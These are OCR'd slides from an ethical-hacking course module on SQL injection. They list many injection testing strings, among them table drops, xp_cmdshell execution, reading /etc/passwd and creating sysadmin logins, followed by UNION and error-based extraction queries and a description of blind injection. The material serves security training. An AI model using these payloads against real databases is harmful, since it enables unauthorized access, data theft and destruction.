QUOTENAME functions and might truncate the command variable used to hold the SQL statement


Detecting Truncation Issues


Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


http://ceh.vn CEH NEWS Certified Ethical Hacker
I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Testing for SQL Injection
Testing String
Variations
'
Single code
1' or '1'='1
1') or ('1'='1
value' or '1'='2
value') or ('1'='2
1' and '1'='2
1') and ('1'='2
1' or 'ab'='a'+'b
1') or ('ab'='a'+'b
1' or 'ab'='a' 'b
1') or ('ab'='a' 'b
1' or 'ab'='a'||'b
1') or ('ab'='a'||'b
Testing String
Variations
';[SQL Statement];--
');[SQL Statement];--
';[SQL Statement];#
');[SQL Statement];#
;[SQL Statement];--
);[SQL Statement];--
;[SQL Statement];#
);[SQL Statement];#
Testing String
Variations
'; drop table users--
1+1
3-1
value + 0
1 or 1=1
1) or (1=1
value or 1=2
value) or (1=2
1 and 1=2
1) and (1=2
1 or 'ab'= 'a'+'b'
1) or ('ab '= 'a'+'b'
1 or 'ab'='a' 'b'
1) or ('ab'='a' 'b
1 or ' ab'='a'||'b'
1) or ('ab'='a'||'b'
Testing String
Variations
admin'--
admin')--
admin' #
admin')#
1--
1) - -
1 or 1=1--
1) or 1=1--
' or '1'='1'--
') or '1'='1'--
Testing String
Variations
-1 and 1=2--
-1) and 1=2--
' and '1'='2'--
') and '1'='2'--
1/*comment*/
C|EH
29
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Testing for SQL Injection
Testing String
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%27+--+
" or 1=1--
' or 1=1 /*
Testing String
or 1=1--
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*
Testing String
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1--
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CRATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name' , 'sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login = char(114,111,111,116);
Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
@var select @var as var into temp end --
C|EH Certified Ethical Hacker
30
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
C|EH
31
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of SQL Injection



Simple SQL Injection Attack

System Stored Procedure

Attackers exploit databases' stored procedures to perpetrate their attacks

Union Query

"UNION SELECT" statement returns the union of the intended dataset with the target dataset

```
SELECT Name, Phone, Address
FROM Users WHERE Id=1 UNION
ALL SELECT
creditCardNumber,1,1 FROM
CreditCardTable
```

End of Line Comment

After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments

```
SELECT * FROM user WHERE
name = 'x' AND userid IS
NULL; --';
```

Tautology

Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

Illegal/Logically Incorrect Query

An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.

SQL Injection Error Based

Extract Database Name

```
http://juggyboy.com/page.aspx?id=1 or
1=convert(int,(DB_NAME))—
```

Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Database Table

```
http://juggyboy.com/page.aspx?id=1  or
1=convert(int,(select top 1 name from
sysobjects where xtype=char(85)))—
```

Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name

```
http://juggyboy.com/page.aspx?id=1  or
1=convert(int, (select top 1 column_name
from DBNAME.information_schema.columns
where table_name='TABLE-NAME-1'))—
```

Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field Of 1st Row (Data)


```
http://juggyboy.com/page.aspx?id=1  or
1=convert(int, (select top 1 COLUMN-
NAME-1 from TABLE-NAME-1))—
```

Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

http://ceh.vn CEH NEWS Certified Ethical Hacker

I-TRAIN Professional Training Services http://i-train.com.vn
CEH, MCITP, CCNA, CCNP, VMware sPhere, LPI, Web Design


Module Flow
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Countermeasures
SYBASE
MySQL
ORACLE
Microsoft SQL Server
C|EH
37
Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Blind SQL Injection?

No Error Message

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker

Generic Page

Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a useful error message, a generic custom page is displayed

Time-intensive

This type of attack can become time-intensive because a new statement must be crafted for each bit recovered

An attacker can still steal data by asking a series of True and False questions through SQL statements

